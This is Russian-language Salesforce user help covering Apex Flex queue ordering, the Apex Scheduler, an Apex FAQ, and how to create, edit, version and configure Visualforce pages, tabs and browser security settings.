При необходимости измените порядок отображения заданий в очереди Flex заданий Apex для их приоритизации. Например, переместите пакетное задание на первое место очереди для его обработки первым при освобождении ресурсов. В противном случае, задания обрабатываются в порядке их отправки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Отслеживание и изменение порядка отображения очереди Flex заданий Apex

Страница «Очередь Flex заданий Apex» содержит все пакетные задания со статусом «Удержание». При необходимости просмотрите сведения о задании (например, код задания, дата отправки и класс Apex). По умолчанию задания нумеруются согласно порядку отправки, начиная с номера «1», который соответствует заданию, отправленному первым. Чтобы изменить текущую позицию задания, щелкните **«Изменить порядок»** и введите номер новой позиции. Если номер позиции не превышает количество заданий в очереди, то задание перемещается на указанную позицию. В противном случае, задание перемещается в конец очереди. При перемещении задания все другие задания очереди Flex также меняют свою позицию и номер.

Прим.: В пользовательском интерфейсе Salesforce заданию, находящемуся вверху очереди Flex, соответствует позиция «1». Тем не менее, при использовании очереди Flex программным способом первому месту очереди Flex соответствует индекс «0».

Следующее задание, выбранное системой из очереди Flex заданий Apex для обработки, перемещается из данной очереди в очередь пакетных заданий. Чтобы отследить перемещенное задание на странице «Задания Apex», щелкните **«Задания Apex»**.

При необходимости воспользуйтесь методами Apex по имени `System.FlexQueue` для изменения порядка отображения пакетных заданий, находящихся в очереди Flex. Чтобы протестировать очередь Flex, воспользуйтесь методами `getFlexQueueOrder()` и `enqueueBatchJobs(numberOfJobs)` в классе `System.Test`.

СМ. ТАКЖЕ:

Руководство разработчика Apex: Класс FlexQueue

Руководство разработчика Apex: `enqueueBatchJobs(numberOfJobs)`

Руководство разработчика Apex: `getFlexQueueOrder()`

Расписание Apex

Рекомендуем использовать планировщик Apex при наличии классов Apex, которые должны выполняться на регулярной основе, а также для выполнения пакетных заданий Apex посредством пользовательского интерфейса Salesforce.

Планировщик работает как система: выполняются все классы, независимо от наличия полномочия пользователя на выполнение класса.

Важное замечание: Система Salesforce планирует выполнение класса на указанное время. Фактическое время выполнения определяется текущей доступностью службы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Чтобы запланировать задания посредством планировщика Apex, выполните указанные ниже действия.

1. Примените интерфейс `Schedulable` в классе Apex, реализующем нужный класс.
2. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**, затем **Расписание Apex**.
3. Введите имя нужного класса.
4. Выберите частоту выполнения класса Apex.
   - При выборе значения **«Еженедельно»** выберите как минимум один день недели для выполнения задания (например, понедельник и среда).
   - При выборе значения **«Ежемесячно»** выберите дату или день для выполнения задания (например, вторая суббота каждого месяца).
5. Выберите даты начала и окончания для запланированного класса Apex. При выборе конкретного дня задание выполняется только один раз.
6. Выберите предпочтительное время начала. Точное время выполнения задания определяется текущей доступностью службы.
7. Нажмите кнопку **«Сохранить»**.

Прим.: Одновременно разрешается использовать не более 100 активных или запланированных заданий.

Чтобы запланировать разовое выполнение пакетного задания, воспользуйтесь методом `System.scheduleBatch`. Дополнительную информацию см. в разделе «Использование метода `System.scheduleBatch`» *Руководства разработчика Apex*.

Страница «Все запланированные задания» позволяет отслеживать ход выполнения запланированного задания Apex.

Страница «Задания Apex» позволяет просматривать подробные сведения о выполненном задании (например, успешность выполнения, время обработки, количество обработанных записей и т. д.).

Apex. Вопросы и ответы

Можно ли использовать Apex для вызова внешней веб-службы?
Какие типы схем WSDL поддерживают выноски Apex?
Чем отличаются классы и триггеры Apex?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Можно ли использовать Apex для вызова внешней веб-службы?

Да. Apex позволяет вызывать операции веб-служб. Прежде чем вызвать методы класса Apex, рекомендуем сначала открыть страницу «Классы Apex» для создания класса Apex на основе документа WSDL, используемого во внешней веб-службе.

СМ. ТАКЖЕ:

Apex. Вопросы и ответы

Какие типы схем WSDL поддерживают выноски Apex?

Выноски Apex поддерживают только буквенный стиль документа WSDL, а также простейшие встроенные типы данных. Рекомендуем проверить документ WSDL на наличие поддерживаемых типов схем. Выноска Apex на операцию веб-службы, которая не поддерживает тип схемы, может вызвать ошибку, возвращаемую в ответе выноски (например, «Не удается проанализировать ответ выноски. Тип Apex не найден для элемента.»).

СМ. ТАКЖЕ:

Apex. Вопросы и ответы

Чем отличаются классы и триггеры Apex?

Класс Apex — это шаблон или образец, используемый для создания объектов Apex. Классы состоят из других классов, заданных пользователем методов, переменных, типов исключений и статического кода инициализации. Триггер — это код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед вставкой записи объекта в базу данных или после удаления записи). Триггер связывается со стандартным или настраиваемым объектом и может вызывать методы классов Apex.

СМ. ТАКЖЕ:

Apex. Вопросы и ответы

Visualforce

Visualforce — это инфраструктура, позволяющая разработчикам создавать сложные настраиваемые пользовательские интерфейсы, поддерживаемые платформой Force.com. В инфраструктуре Visualforce используется язык разметки на основе тегов, подобный HTML, и набор серверных «стандартных контроллеров», выполняющих стандартные операции базы данных, например запросы и сохранения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены действия, доступные при использовании Visualforce.

- Создание настраиваемых пользовательских интерфейсов, использующих стандартные стили Salesforce.
- Создание настраиваемых пользовательских интерфейсов, полностью заменяющих стандартные стили Salesforce.
- Создание мастеров и прочих моделей навигации, использующих специальные правила для оптимального и эффективного взаимодействия с приложением.

Visualforce поддерживает большую библиотеку компонентов, позволяющую создавать страницы без создания множества функций. Каждый тег языка разметки Visualforce соответствует крупному или мелкому компоненту (например, раздел страницы, связанный список или поле). Компоненты могут контролироваться логикой, используемой на стандартных страницах Salesforce, или собственной логикой разработчиков, которая связана с настраиваемым контроллером или расширением контроллера, созданным посредством Apex.

Страницы Visualforce

Страницы Visualforce представляют собой контейнер верхнего уровня для настраиваемых приложений, разработанных с помощью Visualforce. Страницы Visualforce создают путем добавления на страницу компонентов Visualforce (стандартных или настраиваемых), статической HTML-разметки, а также стилей CSS и элементов JavaScript.

Компоненты Visualforce

Компоненты Visualforce представляют собой небольшие функциональные фрагменты, пригодные для многократного использования (интеллектуальные виджеты, панели, элементы пользовательского интерфейса и т. п.), которые применяются при разметке страниц Visualforce. Стандартные компоненты Visualforce можно использовать для создания собственных, настраиваемых компонентов.

Статические ресурсы

Статические ресурсы позволяют загружать содержимое, которое может использоваться страницами Visualforce, включая архивы (например, файлы ZIP и JAR), изображения, таблицы стилей, JavaScript и прочие файлы.

СМ. ТАКЖЕ:

Определение страниц Visualforce

Компоненты Visualforce

руководство разработчика Visualforce

Страницы Visualforce

Страницы Visualforce представляют собой контейнер верхнего уровня для настраиваемых приложений, разработанных с помощью Visualforce. Страницы Visualforce создают путем добавления на страницу компонентов Visualforce (стандартных или настраиваемых), статической HTML-разметки, а также стилей CSS и элементов JavaScript.

Каждой странице Visualforce соответствует уникальный постоянный URL-адрес, поэтому страницы Visualforce можно компоновать для создания сложных функциональных возможностей приложения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Определение страниц Visualforce

Включение режима разработки

Просмотр и редактирование страниц Visualforce

Управление страницами Visualforce

Поля слияния для страниц Visualforce

Создание вкладок Visualforce

Вкладки Visualforce позволяют пользователям просматривать страницы Visualforce непосредственно в системе Salesforce.

Необрабатываемые исключения в Visualforce

Visualforce отображает дополнительную информацию, если на странице возникают ошибки во время выполнения. Эта информация может быть полезной для устранения проблем при выполнении кода страницы или по крайней мере поиска причины неполадки.

Управление параметрами версии для страниц и настраиваемых компонентов Visualforce

Параметры безопасности обозревателя и Visualforce

Некоторые страницы Visualforce запускаются на серверах `*.force.com`. Подобно серверу `*.salesforce.com`, сервер `*.force.com` должен быть добавлен в список надежных сайтов обозревателя.

Определение страниц Visualforce

Чтобы создать страницы Visualforce, воспользуйтесь режимом разработки Visualforce или меню «Настройка».

Чтобы создать страницу посредством инструмента «Быстрое исправление», доступного в режиме разработки Visualforce, выполните указанные ниже действия.

1. Введите URL-адрес следующего формата: `https://`*`мой_экземпляр_Salesforce`*`/apex/`*`имя_новой_страницы`*, где значение *`мой_экземпляр_Salesforce`* — имя экземпляра Salesforce (например, `na3.salesforce.com`), а значение *`имя_новой_страницы`* соответствует значению поля «Имя» в определении страницы.

   Например, чтобы создать страницу «HelloWorld» при использовании экземпляра Salesforce `na3.salesforce.com`, введите URL-адрес `https://na3.salesforce.com/apex/HelloWorld`.

   Прим.: Имя страницы не должно содержать более 40 символов.

2. При этом открывается промежуточная страница, позволяющая добавить новую страницу. Чтобы создать страницу, щелкните **«Создать страницу *`имя_новой_страницы`*»**. Значение *`имя_новой_страницы`*, указанное в URL-адресе, назначается обоим полям страницы «Имя» и «Метка».

Чтобы создать страницу посредством меню «Настройка», выполните указанные ниже действия.

1. В настройке введите строку «*`Страницы Visualforce`*» в поле «Быстрый поиск», затем выберите **«Страницы Visualforce».**
2. Нажмите кнопку **«Создать»**.
3. Введите текст, который должен отображаться в URL-адресе в качестве имени страницы, в поле «Имя». Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
4. Введите текст, который должен использоваться для определения страницы в меню «Настройка», в поле «Метка» (например, определение настраиваемых вкладок или переопределение стандартных кнопок).
5. Введите текст, который должен использоваться для определения страницы в API, в поле «Имя». Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
6. Введите дополнительное описание страницы в текстовое поле «Описание».
7. Чтобы активировать вкладки Visualforce, связанные со страницей Visualforce, которая должна отображаться в приложении Salesforce1, установите флажок «Доступно для мобильных приложений `Salesforce`». Данный флажок доступен для страниц, созданных посредством API 27.0 или более поздней версии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и настройки параметров версии для страниц Visualforce:

- «Настройка приложения»

Прим.: Вкладки стандартных объектов, переопределенные посредством страницы Visualforce, не поддерживаются приложением Salesforce1, даже при наличии соответствующего флажка «Доступно для мобильных приложений `Salesforce`». Взамен страницы Visualforce отображается стандартная страница Salesforce1 для объекта.

Данный параметр не влияет на поддержку Visualforce в мобильном приложении Salesforce Mobile Classic. Вместо этого установите флажок Поддержка `Salesforce Mobile Classic` на странице настройки вкладки Visualforce.

8. Чтобы включить защиту CSRF для запросов GET страницы, установите флажок **«Требовать защиту CSRF для запросов GET»**. При наличии данного флажка защита от атак CSRF обеспечивается требованием маркера подтверждения CSRF, являющегося случайной строкой символов в параметрах URL-адреса. При выполнении каждого запроса GET Visualforce проверяет допустимость данной строки символов и загружает страницу только при условии соответствия найденного значения ожидаемому значению.

   Установите данный флажок, если страница выполняет операцию DML при первоначальной загрузке. При наличии данного флажка все ссылки на данную страницу требуют добавления маркера CSRF в параметры строки URL-запроса. Данный флажок доступен для страниц, созданных посредством API 28.0 или более поздней версии.

   Прим.: Выпуск Summer'13 позволяет добавлять допустимый маркер CSRF в URL-адрес только путем переопределения стандартной ссылки объекта «Удалить» посредством страницы Visualforce. Ссылка «Удалить» автоматически добавляется в требуемый маркер. Не рекомендуем устанавливать данный флажок для страниц, которые не переопределяют стандартную ссылку объекта «Удалить».

9. Введите разметку Visualforce для страницы в текстовое поле «Разметка `Visualforce`». Отдельная страница может содержать не более 1 МБ текста или примерно 1 000 000 символов.
10. Чтобы указать версии Visualforce и API, использованные для создания данной страницы, щелкните **«Параметры версии»**. При необходимости укажите версии любых управляемых пакетов, установленных в организации.
11. Чтобы сохранить внесенные изменения и просмотреть сведения о странице Visualforce, нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование страницы, нажмите кнопку **«Быстрое сохранение»**. Прежде чем сохранить страницу, убедитесь в действительности разметки Visualforce.

    Прим.: Из данной области меню «Настройка» можно редактировать разметку Visualforce, но для просмотра внесенных изменений перейдите по URL-адресу вашей страницы. По этой причине большинство разработчиков предпочитает работать в режиме разработки, чтобы просматривать и редактировать страницы в одном окне.

Чтобы открыть созданную страницу, нажмите кнопку **«Предварительный просмотр»**. Чтобы открыть страницу вручную, введите URL-адрес следующего формата: `http://`*`мой_экземпляр_Salesforce`*`/apex/`*`имя_новой_страницы`*, где значение *`мой_экземпляр_Salesforce`* — имя экземпляра Salesforce (например, `na3.salesforce.com`), а значение *`имя_новой_страницы`* соответствует значению поля «Имя» в определении страницы.

СМ. ТАКЖЕ:

Включение режима разработки

Просмотр и редактирование страниц Visualforce

Создание вкладок Visualforce

Включение страниц Visualforce для мобильного приложения Salesforce1

Включение режима разработки

Определения страниц Visualforce можно просматривать и редактировать посредством меню «Настройка» на страницах Visualforce, однако новые страницы Visualforce рекомендуется создавать в режиме разработки Visualforce. Ниже перечислены преимущества режима разработки.

- Специальный нижний колонтитул на каждой странице Visualforce (состояние просмотра страницы, любые связанные контроллеры, ссылки на справку по компоненту) и редактор разметки страницы (функции выделения, поиска-замены и автоматического подбора имен для тегов и атрибутов компонента).
- Возможность определения новых страниц Visualforce путем ввода уникального URL-адреса.
- Сообщения об ошибках, содержащие подробные трассировки стека (по сравнению со сведениями, которые получают стандартные пользователи).

Чтобы включить режим разработки Visualforce, выполните указанные ниже действия.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Режим разработки».
4. Чтобы активировать вкладку «Состояние просмотра» в нижнем колонтитуле режима разработки, установите флажок «Показать состояние просмотра в режиме разработки». Данная вкладка позволяет отслеживать производительность страниц Visualforce.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения режима разработки:

- Настройка приложения

Просмотр и редактирование страниц Visualforce

Чтобы просмотреть сведения о странице Visualforce, включая даты создания и последнего изменения, а также связанную разметку, введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Страницы Visualforce»** и щелкните имя нужной страницы Visualforce.

Ниже перечислены действия, доступные на странице сведений.

- Чтобы изменить текущую разметку страницы, нажмите кнопку **«Правка»**.
- Чтобы удалить страницу, нажмите кнопку **«Удалить»**.
- Чтобы клонировать страницу, нажмите кнопку **«Клонировать»**. Введите имя новой страницы.
- Чтобы просмотреть все ссылки на данную страницу в организации, щелкните **«Где это используется?»**.
- Чтобы просмотреть элементы (например, поля, объекты или другие классы), необходимые для того, чтобы данный класс был действителен, нажмите кнопку **«Показать зависимости»**.
- Чтобы открыть страницу в новом окне, нажмите кнопку **«Предварительный просмотр»**.

Прим.: Страница Visualforce, хранящаяся в установленном управляемом пакете, доступна только для просмотра. Страница недоступна для редактирования, удаления или клонирования.

Имя страницы Visualforce, хранящейся в установленном управляемом пакете, отображается в поле «Установленный пакет». Поле «Доступно в версиях пакета» отображает диапазон версий пакета, содержащих страницу Visualforce. Первый номер диапазона соответствует первой установленной версии пакета, содержащей страницу Visualforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования, редактирования или удаления разметки Visualforce:

- Настройка приложения

Для редактирования настраиваемых контроллеров Visualforce:

- Автор Apex

Просмотр и редактирование страниц Visualforce после включения режима разработки

Режим разработки позволяет просматривать и редактировать содержимое страницы путем ввода ее URL-адреса. Например, чтобы открыть страницу `HelloWorld` при использовании экземпляра Salesforce `na3.salesforce.com`, введите URL-адрес `https://na3.salesforce.com/apex/HelloWorld` в адресную строку обозревателя.

После включения режима разработки все страницы Visualforce отображают специальный нижний колонтитул в нижней части обозревателя.

- Чтобы открыть редактор страниц для просмотра и редактирования связанной разметки Visualforce без использования меню «Настройка», выберите вкладку с именем нужной страницы. Изменения отображаются сразу после сохранения страницы.
- Если страница использует настраиваемый контроллер, то имя класса контролера доступно в виде вкладки. Чтобы изменить связанный класс Apex, откройте соответствующую вкладку.
- Если страница использует расширения контроллера, то имя каждого расширения доступно в виде вкладки. Чтобы изменить связанный класс Apex, откройте соответствующую вкладку.
- Вкладка **«Состояние просмотра»**, доступная в меню «Настройка», отображает сведения о составляющих элементах состояния просмотра страницы Visualforce.
- Чтобы сохранить внесенные изменения и обновить содержимое страницы, нажмите кнопку **«Сохранить»** над панелью редактирования.

- Чтобы просмотреть документацию для всех поддерживаемых компонентов Visualforce, щелкните **«Ссылка на компонент»**.
- Чтобы просмотреть все элементы Salesforce, ссылающиеся на страницу (например, настраиваемые вкладки, контроллеры или другие страницы), щелкните **«Где это используется?»**.
- Чтобы свернуть панель нижнего колонтитула режима разработки, нажмите кнопку «Свернуть» (). Чтобы развернуть панель, нажмите кнопку «Развернуть» ().
- Чтобы отключить режим разработки, нажмите кнопку «Отключить режим разработки» (). Чтобы повторно включить режим разработки, откройте страницу личных сведений в меню «Мои параметры».Значок «Отключить режим разработки»

Управление страницами Visualforce

Созданные страницы Visualforce доступны для настройки, редактирования и удаления. Введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce»**, чтобы отобразить список, содержащий все страницы Visualforce, определенные для организации. Ниже перечислены действия, доступные на данной странице.

- Чтобы создать страницу Visualforce, нажмите кнопку **«Создать»**.
- Чтобы просмотреть подробные сведения о странице, включая метку и разметку Visualforce, щелкните имя нужной страницы.
- Чтобы изменить имя, метку или разметку Visualforce страницы, щелкните ссылку **«Правка»** напротив имени нужной страницы.

  Прим.: Значок указывает на использование страницы Visualforce в установленном управляемом пакете. Управляемый пакет не поддерживает редактирование или удаление страницы Visualforce.

- Чтобы удалить страницу, щелкните ссылку **«Удал.»**.
- Чтобы настроить параметры безопасности страницы, щелкните ссылку **«Безопасность»**.
- Чтобы открыть страницу в новом окне, нажмите кнопку «Предварительный просмотр» ( ).

Прим.: Префикс пространства имен добавляется в классы и триггеры Apex, страницы и компоненты Visualforce, фирменные шаблоны, папки, элементы S-Control, статические ресурсы, веб-ссылки и типы настраиваемых отчетов при их наличии в управляемом пакете. Поле префикса пространства имен отображается для фирменных шаблонов, папок и типов настраиваемых отчетов только при наличии полномочия «Настройка приложения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования страниц Visualforce:

- Настройка приложения

Поля слияния для страниц Visualforce

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

Страницы Visualforce используют тот же язык выражений, что и формулы, то есть, содержимое поля слияния `{! }` оценивается как выражение, позволяющее извлекать значения из текущих контекстных записей. Например, поле слияния `{!$User.FirstName}`, добавленное на страницу, позволяет отображать личное имя текущего пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

Так, пользователю по имени Иван отображается следующая строка: «Здравствуйте, Иван!».

Кроме того, поля слияния или другие функции могут использоваться для индивидуализации содержимого справки объекта.

СМ. ТАКЖЕ:

Определение страниц Visualforce

Создание вкладок Visualforce

Вкладки Visualforce позволяют пользователям просматривать страницы Visualforce непосредственно в системе Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания вкладок Visualforce:

- «Настройка приложения»

1. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Вкладки Visualforce».
3. Выберите страницу Visualforce для отображения на настраиваемой вкладке.
4. Введите метку для отображения на вкладке.
5. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля Стиль вкладки.

   Если стиль вкладки уже используется, то напротив имени стиля вкладки в квадратных скобках [] отображается число. Чтобы просмотреть вкладки, использующие данный стиль, наведите указатель мыши на имя нужного стиля. Чтобы отфильтровать данный список, щелкните «Скрыть стили, используемые на других вкладках».

6. Чтобы выбрать цветовую схему и значок настраиваемой вкладки, щелкните нужный стиль вкладки.

   (Не обязательно.) Чтобы создать настраиваемый стиль вкладки, нажмите кнопку **Создать собственный стиль** в окне «Выбор стиля вкладки» (при наличии доступа к вкладке «Документы»). Чтобы создать собственный стиль вкладки, выполните указанные ниже действия.

   a. Чтобы открыть диалоговое окно выбора цвета, щелкните значок поиска напротив поля **«Цвет»**.

   b. Нажмите кнопку **«Вставить изображение»**, выберите папку документов и нужное изображение.

      Чтобы найти документ, имя которого содержит поисковый запрос, щелкните **«Поиск в документах»**, введите поисковый запрос и нажмите кнопку **«Начать»**.

      Прим.: Данное диалоговое окно содержит файлы размером не более 20 Кб, которые доступны в папках документов и в свойствах которых установлен флажок «Внешний доступ». При удалении документа, используемого для значка, система Salesforce заменяет его стандартным разноцветным значком блока ( ).

   c. Выберите нужный файл и нажмите кнопку **«OK»**. При этом откроется мастер создания настраиваемой вкладки.

7. При необходимости установите флажок Поддержка `Salesforce Mobile Classic` для указания, что страница Visualforce отображается и функционирует должным образом в приложении Salesforce Mobile Classic.

   Установка данного флажка приводит к добавлению вкладки в список доступных вкладок для конфигураций Salesforce Mobile Classic. Прежде чем применять вкладку Visualforce, ознакомьтесь с рекомендациями по использованию вкладок Salesforce Mobile Classic, чтобы добиться совместимости страниц Visualforce на вкладках с мобильными веб-приложениями.

   Прим.: Флажок «Поддержка `Salesforce Classic Mobile`» отображается, только если приложение Salesforce Mobile Classic включено в организации.

   Данный параметр не влияет на отображение вкладок Visualforce в приложении Salesforce1. Чтобы включить новую вкладку Visualforce для использовании в Salesforce1, см. Включение страниц Visualforce для мобильного приложения Salesforce1 на странице 1291 и Определение страниц Visualforce на странице 7025.

8. При необходимости выберите настраиваемую ссылку заставки, отображаемой при выборе вкладки. 'Приложение Salesforce Mobile Classic не поддерживает заставки. Рекомендуем избегать использования заставки при планировании мобильности данной вкладки.
9. При необходимости введите описание вкладки и нажмите кнопку **«Далее»**.
10. Выберите нужные профили пользователей.
11. Выберите настраиваемые приложения для добавления новой вкладки.
12. Чтобы добавить новую вкладку в настроенные параметры отображения пользователей, установите флажок **«Добавить вкладку в текущие персональные настройки пользователя»**.
13. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Определение страниц Visualforce

Необрабатываемые исключения в Visualforce

Visualforce отображает дополнительную информацию, если на странице возникают ошибки во время выполнения. Эта информация может быть полезной для устранения проблем при выполнении кода страницы или по крайней мере поиска причины неполадки.

Если страница Visualforce, разработанная другим пользователем, содержит ошибку или необрабатываемое исключение, выполните следующее.

- Пользователь может просмотреть пояснение ошибки в системе Salesforce.
- Разработчик страницы получает электронное уведомление об ошибке, возникшей в организации и идентификатор пользователя. Этот отчет не содержит никаких других данных о пользователе.

Если пользователь находится в режиме разработки, но *не* использует пространство имен, применяемое на странице, то система отображает сообщение об исключении, тип исключения и уведомление, подготовленное разработчиком для отправки по электронной почте.

Если разработчик находится в режиме разработки и использует пространство имен страницы, а пользователь *не* находится в режиме разработки, то система отображает сообщение об исключении. Кроме того, может быть показано сообщение об отправленном разработчику уведомлении. Если разработчик *находится* в режиме разработки, то система отображает сообщение об исключении, тип исключения и трассировку стека Apex.

СМ. ТАКЖЕ:

Отладка кода

Управление параметрами версии для страниц и настраиваемых компонентов Visualforce

В целях обеспечения обратной совместимости каждая страница и каждый настраиваемый компонент Visualforce сохраняется с параметрами определенной версии API и Visualforce. Если страница или компонент Visualforce ссылается на установленные управляемые пакеты, то параметры версии для каждого управляемого пакета, используемого страницей или компонентом, также сохраняются. Подобно Visualforce, API и компоненты управляемых пакетов используются в последующих версиях, но страницы и компоненты Visualforce все равно остаются связанными с версиями, поведение которых уже известно.

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Прим.: Компоненты пакета отличаются от настраиваемых компонентов Visualforce. Пакет — это набор разнообразных элементов (например, настраиваемые объекты, классы и триггеры Apex, настраиваемые страницы и компоненты).

Чтобы задать версии Salesforce API и Visualforce для страницы или настраиваемого компонента Visualforce, выполните указанные ниже действия.

1. Измените страницу или компонент Visualforce и щелкните **«Параметры версии»**.

   Прим.: При редактировании страницы или компонента в меню «Настройка» можно изменить только параметры версии страницы или настраиваемого компонента на вкладке «Параметры версии».

2. Заполните поле «Версия» для Salesforce API. Данная версия также определяет версию Visualforce, используемую на странице или в компоненте.
3. Нажмите кнопку **«Сохранить»**.

Чтобы настроить параметры версии пакета для страницы или настраиваемого компонента Visualforce, выполните указанные ниже действия.

1. Измените страницу или компонент Visualforce и щелкните **«Параметры версии»**.
2. Заполните поле «Версия» для каждого управляемого пакета, используемого страницей или компонентом Visualforce. Данная версия управляемого пакета продолжает использоваться страницей или компонентом при установке более поздних версий управляемого пакета, если параметры версии не обновляются пользователем вручную. Чтобы добавить установленный управляемый пакет в список параметров, выберите нужный пакет из списка доступных пакетов. Список отображается только при наличии установленного управляемого пакета, который больше не связан со страницей или компонентом.
3. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по работе с параметрами версии пакета.

- Страница или настраиваемый компонент Visualforce, ссылающийся на управляемый пакет, по умолчанию связывается с последней установленной версией управляемого пакета, если при его сохранении версия управляемого пакета не указывается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и настройки параметров версии для страниц Visualforce:

- Настройка приложения

- Если страница или компонент ссылается на пакет, то кнопка **«Удалить»** недоступна для параметров версии страницы или компонента Visualforce, используемых управляемым пакетом. Чтобы определить области использования управляемого пакета, нажмите кнопку **«Показать зависимости»**.

Параметры безопасности обозревателя и Visualforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Некоторые страницы Visualforce запускаются на серверах `*.force.com`. Подобно серверу `*.salesforce.com`, сервер `*.force.com` должен быть добавлен в список надежных сайтов обозревателя.

В зависимости от используемого обозревателя и заданных параметров, некоторые страницы могут отображать ошибку следующего содержания:

Некоторое содержимое не может быть отображено на данной странице из-за настроек конфиденциальности обозревателя. Для отображения содержимого в настройках конфиденциальности обозревателя разрешите получение сторонних файлов cookie от домена mypages.na1.visual.force.com. Кроме того, при использовании Internet Explorer домен "mypages.na1.visual.force.com" может быть добавлен в список надежных сайтов.

Система Salesforce дополняет некоторые страницы заголовком P3P. Ниже перечислены параметры, составляющие данный заголовок.

Назначение
CUR: сведения, используемые для выполнения соответствующего действия.

Категория
STA: механизмы обеспечения активной обратной связи с пользователем или автоматического определения пользователей, посещающих конкретный веб-узел или просматривающих конкретное содержимое повторно (например, HTTP-файлы cookie).

Получатель
OTR: юридические лица, следующие разным политикам. Данный параметр не может быть добавлен или исключен пользователями.

Если обозреватель поддерживает спецификацию P3P, то данный заголовок разрешает отображение всех страниц Visualforce. Дополнительную информацию о спецификации P3P см. на веб-узле Platform for Privacy Preferences (P3P) Project.

Если обозреватель блокирует сторонние файлы cookie, не поддерживает заголовок P3P и отображает сообщение об ошибке, подобное сообщению выше, выполните одно из указанных ниже действий.

- Настройте P3P для обозревателя.
- Разрешите обозревателю отображение сторонних файлов cookie.
